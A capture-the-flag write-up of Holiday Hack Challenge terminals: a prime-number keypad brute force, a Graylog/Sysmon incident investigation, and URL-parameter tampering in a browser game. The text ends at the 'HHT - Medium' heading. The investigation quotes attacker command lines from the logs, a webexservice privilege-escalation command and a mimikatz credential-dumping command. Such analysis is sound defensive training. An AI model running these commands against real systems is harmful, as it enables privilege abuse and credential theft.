
This terminal is located on the far east side of the quad, right outside the Dormitory. You need to complete this terminal challenge in order to enter the dormitory.

Frosty Keypad

From: Tangle Coalbox

One digit is repeated once, it's prime, and you can see which keys were used

Tangle Coalbox needs our help! He needs to get into the dormitory and is locked out. Based off the hint we have, we know that 1 digit is repeated once, it's prime and you can see what keys were used. Let's take a look at the keypad



Based off the keypad, it looks like 1, 3 and 7 were used. The first hint is that 1 digit is repeated once, meaning that this must be a 4 digit keypad. The second hint is that it's a prime number. I used the following website to aid me: https://primes.utm.edu/curios/index.php?start=4&stop=4

I used brute force on this task. I essentially started with the 4 digit values starting with a 1 and looked for 3/7/1 as it's values. I referenced the numbers with a checkmark as a prime number.


After enough brute forcing only 4 digit values with the 3 numbers, I ended up with the correct passcode

7331

Success! Time to move on.

Pepper Minstix - Rhysistance

This terminal is located inside the Dormitory, which is to the far east of the quad. In order to access the Dormitory, the Frosty Keypad (Tangle Coalbox) needs to have been completed.



Pepper Minstix needs our help! Pepper needs us to report an incident within the Graylog Server. All the questions are within the Graylog Server application.

We can use the following credentials to login

```
elfustudent/elfustudent
```

Once we are in, we see our questions that we need to answer. Also, we know in order to perform a search, we need to make sure that we search all messages. It's also worth noting that once you submit a correct answer, you will receive a message stating one of the correct ways to search (ie: most of these answers will be that). Let's begin

Question 1: Minty CandyCane reported some weird activity on his computer after he clicked on a link in Firefox for a cookie recipe and downloaded a file.

What is the full-path + filename of the first malicious file downloaded by Minty?

I originally tried many different searches (UserAccount, "cookies", "downloads", "firefox", etc). After much research, I narrowed down my search to look for Event ID of 2, essentially saying a file was created and firefox

```
EventID:2 AND firefox
```

There were 21 messages, which was manageable for me. I noticed there were many *.temp files created.. However, I did see a file that was created at 2019-11-19T13:23:45.428Z that had our answer:

```
C:\Users\minty\Downloads\cookie_recipe.exe
```

Question 1:

Minty CandyCane reported some weird activity on his computer after he clicked on a link in Firefox for a cookie recipe and downloaded a file.

What is the full-path + filename of the first malicious file downloaded by Minty?

Answer: C:\Users\minty\Downloads\cookie_recipe.exe

*We can find this searching for sysmon file creation event id **2** with a process named **firefox.exe** and not junk **.temp files**. We can use regular expressions to include or exclude patterns:*

```
TargetFilename:/.+\.pdf/
```

Question 2: The malicious file downloaded and executed by Minty gave the attacker remote access to his machine. What was the ip:port the malicious file connected to first?

Since we already know the path of the file that was downloaded "C:\Users\minty\Downloads\cookie_recipe.exe", we can search for this as our ProcessImage. We do have to add backslashes before each special character to retain its character.

```
ProcessImage:C\:\\Users\\minty\\Downloads\\cookie\_recipe\.exe
```

This search yielded 3 results. The first result contains the Destination IP and Port

```
192.168.247.175:4444
```

Question 2:

The malicious file downloaded and executed by Minty gave the attacker remote access to his machine. What was the **ip:port** the malicious file connected to first?

Answer: 192.168.247.175:4444

*We can pivot off the answer to our first question using the binary path as our **ProcessImage**.*

Question 3: What was the first command executed by the attacker? *(answer is a single word)*

Since we know that once the “cookie_recipe.exe” binary was run, it immediately connected to 192.168.247.175 on port 4444, we can assume that it created a command shell. We can leverage this as searching for the “cookie_recipe.exe” as the ParentProcessImage

```
ParentProcessImage:C\:\\Users\\minty\\Downloads\\cookie\_recipe\.exe
```

This search yields 18 results. If we sort by the timestamp we see that the first command that was ran was

```
whoami
```

Followed by “ls” then “ls C:\” , etc.

Question 3:

What was the first command executed by the attacker?

(answer is a single word)

Answer: whoami

*Since all commands (sysmon event id 1) by the attacker are initially running through the **cookie_recipe.exe** binary, we can set its full-path as our **ParentProcessImage** to find child processes it creates sorting on timestamp.*

Question 4: What is the one-word service name the attacker used to escalate privileges?

We keep our same search as Question 3 and look through more of the results. We do see a couple service commands being executed.

We notice that the attacker uses powershell to download another binary “cookie_recipe2.exe”. The attacker then uses a service to execute the “cookie_recipe2.exe” binary.

```
C:\Windows\system32\cmd.exe /c "sc start webexservice a software-update 1 wmic process call create "cmd.exe /c C:\Users\minty\Downloads\cookie_recipe2.exe" "
```

We see the service that was issued

```
Webexservice
```

Question 4:

What is the one-word service name the attacker used to escalate privileges?

Answer: webexservice

*Continuing on using the **cookie_reciper.exe** binary as our **ParentProcessImage**, we should see some more commands later on related to a service.*

Question 5: What is the file-path + filename of the binary ran by the attacker to dump credentials?

As per Question 4, we know that the attacker leveraged “cookie_recipe2.exe” to elevate privileges. We use that binary as our new parent process

```
ParentProcessImage:C\:\\Users\\minty\\Downloads\\cookie\_recipe2\.exe
```

We change descend the timestamp again and begin looking through the 22 events. We see that the attacker uses powershell again to download mimikatz and save the mimikatz binary as cookie.exe. We also see the attacker using that cookie binary to dump credentials “C:\Windows\system32\cmd.exe /c "C:\cookie.exe "privilege::debug" "sekurlsa::logonpasswords" exit "”

```
C:\cookie.exe
```

Question 5:

What is the file-path + filename of the binary ran by the attacker to dump credentials?

Answer: C:\cookie.exe

*The attacker elevates privileges using the vulnerable **webexservice** to run a file called **cookie_recipe2.exe**. Let's use this binary path in our **ParentProcessImage** search.*


Question 6: The attacker pivoted to another workstation using credentials gained from Minty's computer. Which account name was used to pivot to another machine?

We presume that the attacker is going to login with a user that was dumped with mimikatz. The EventID that we will be looking for is 4624. Also, from previous searches, we know that the attackers IP, so filter off that

```
EventID:4624 AND SourceNetworkAddress:192.168.247.175
```

We have 15 messages that are resulted. We see the new account name

```
alabaster
```



Question 7: What is the time (HH:MM:SS) the attacker makes a Remote Desktop connection to another machine?

We presume now that the attacker will be leveraging alabaster as their escalated account. We can also leverage the LogonType of 10 which is for RDP connections.

```
LogonType:10 AND AccountName:alabaster
```

We are presented with 1 message that contains the timestamp

```
06:04:28
```

Question 7:

What is the time (HH:MM:SS) the attacker makes a Remote Desktop connection to another machine?

Answer: 06:04:28

LogonType 10 *is used for successful network connections using the RDP client.*

Question 8: The attacker navigates the file system of a third host using their Remote Desktop Connection to the second host. What is the SourceHostName,DestinationHostname,LogonType of this connection? *(submit in that order as csv)*

From previous searches, I know that we are looking for alabaster and know that the attacker first RDP'd to the 2nd workstation

```
AccountName:alabaster AND DestinationHostname:elfu-res-wks2
```

We get 12 messages and now we pivot off this search and know that the LogonType is 3.

```
AccountName:alabaster AND LogonType:3
```

We scroll through these 18 messages and see that the attacker accesses workstation 3. Now we have all 3 items we need for the answer

```
elfu-res-wks2,elfu-res-wks3,3
```

Question 8:

The attacker navigates the file system of a third host using their Remote Desktop Connection to the second host. What is the **SourceHostName,DestinationHostname,LogonType** of this connection?

(submit in that order as csv)

Answer: elfu-res-wks2,elfu-res-wks3,3

*The attacker has GUI access to workstation 2 via RDP. They likely use this GUI connection to access the file system of of workstation 3 using explorer.exe via UNC file paths (which is why we don't see any cmd.exe or powershell.exe process creates). However, we still see the successful network authentication for this with event id **4624** and logon type **3**.*

Question 9: What is the full-path + filename of the secret research document after being transferred from the third host to the second host?

We want to look for the filename of the secret document that was transferred from the 3rd host to the 2nd host. I went to EventID 2 which I used originally for the old cookie_recipe that was downloaded. I also set the source as workstation 2

```
EventID:2 AND source:elfu-res-wks2
```

This yielded 78 messages, which is a lot. However, I scrolled through the messages looking for anything that stood out within TargetFilename. I finally found it

```
C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf
```

Question 9:

What is the full-path + filename of the secret research document after being transferred from the third host to the second host?

Answer: C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf

*We can look for sysmon file creation event id of **2** with a source of workstation 2. We can also use regex to filter out overly common file paths using something like:*

```
AND NOT TargetFilename:/.+AppData.+/
```

Question 10: What is the IPv4 address (as found in logs) the secret research document was exfiltrated to?

I started my search by looking for the pdf

super_secret_elfu_research.pdf

This yielded 3 message events. Looking through these events we see a powershell command executed that uploads the file to pastebin. I did a pivot and searched for the destination hostname of pastebin.com

DestinationHostname:pastebin.com

We then see 1 event result with the IP address of pastebin.com

104.22.3.84


Incident Response Report #7830984301576234 Submitted.

Incident Fully Detected!

Success! Time to move on.


Minty Candycane - Holiday Hack Trail

This terminal is located in the Dormitory which is on the far east of the quad. Again, you need to pass the Frosty Keypad from Tangles.



Minty Candycane has a sweet game! It reminds me of some trial. Anyway, after playing the game once, it appeared VERY difficult to beat. Maybe there's a way we can beat it automatically?

We begin by starting the game in easy mode. When we ask to buy anything, we just skip it by pressing "buy". We are now at the beginning of the game.




The current URL shown is the following

```
hhc://trail.hhc/trail/?difficulty=0&distance=7999&money=5000&pace=0&curmonth=7&curday=1&reindeer=2&runners=2&ammo=100&meds=20&food=400&name0=Ryan&health0=100&cond0=0&causeofdeath0=&deathday0=0&deathmonth0=0&name1=Emmanuel&health1=100&cond1=0&causeofdeath1=&deathday1=0&deathmonth1=0&name2=Ron&health2=100&cond2=0&causeofdeath2=&deathday2=0&deathmonth2=0&name3=Joshua&health3=100&cond3=0&causeofdeath3=&deathday3=0&deathmonth3=0
```

We see the “destination” parameter is at 0 and the distance remaining within the game is 8000. We update the parameter value from 0 to 7999 as so

hhc://trail.hhc/trail/?difficulty=0&distance=7999&money=5000&pace=0&curmonth=7&curday=1&reindeer=2&runners=2&ammo=100&meds=20&food=400&name0=Ryan&health0=100&cond0=0&causeofdeath0=&deathday0=0&deathmonth0=0&name1=Emmanuel&health1=100&cond1=0&causeofdeath1=&deathday1=0&deathmonth1=0&name2=Ron&health2=100&cond2=0&causeofdeath2=&deathday2=0&deathmonth2=0&name3=Joshua&health3=100&cond3=0&causeofdeath3=&deathday3=0&deathmonth3=0

We then click the arrow button to the right



We see that we have just 1 distance to go and we have a perfect score. We click “go” and we are presented with the Verification Hash at the bottom

2e668469748566b41e9dffbafc04f67b

Success! On to the next.

Bonus!!! Holiday Hack Trail - Medium and Hard

After doing this terminal on easy, I decided I wanted to give Medium and Hard a shot. Below are the steps in order to complete them.

To begin, as you can tell, the Holiday Hack Trail is within a terminal (or a frame!). To view the URL and frame contents, you can right click on the page and choose “view frame source”. You’ll see that the URL of the Holiday Hack Trail is: https://trail.elfu.org/. We will be using this as our main URL now.

Also, when you go to the bottom of the page source of https://trail.elfu.org, you’ll see “hints” at the bottom:

Easy: Start with 5000 money on 1 July
<!-- possibly vulnerable to URL param manipulation -->
Medium: Start with 3000 money on 1 August
<!-- params moved to body of POST request -->
Hard: Start with 1500 money on 1 September

<img src="art/pieces/header.png" alt="header">
<!-- add hash integrity to ensure there's NO cheating! -->

In other words:

- Easy: Possibly vulnerable to URL param manipulation
- Medium: Params moved to body of POST request
- Hard: add hash integrity to ensure there’s NO cheating!

We will also be using Burp Suite for both the Medium and Hard challenges. I won’t go over “how” to use burp suite, rather, what we see when using it.

HHT - Medium

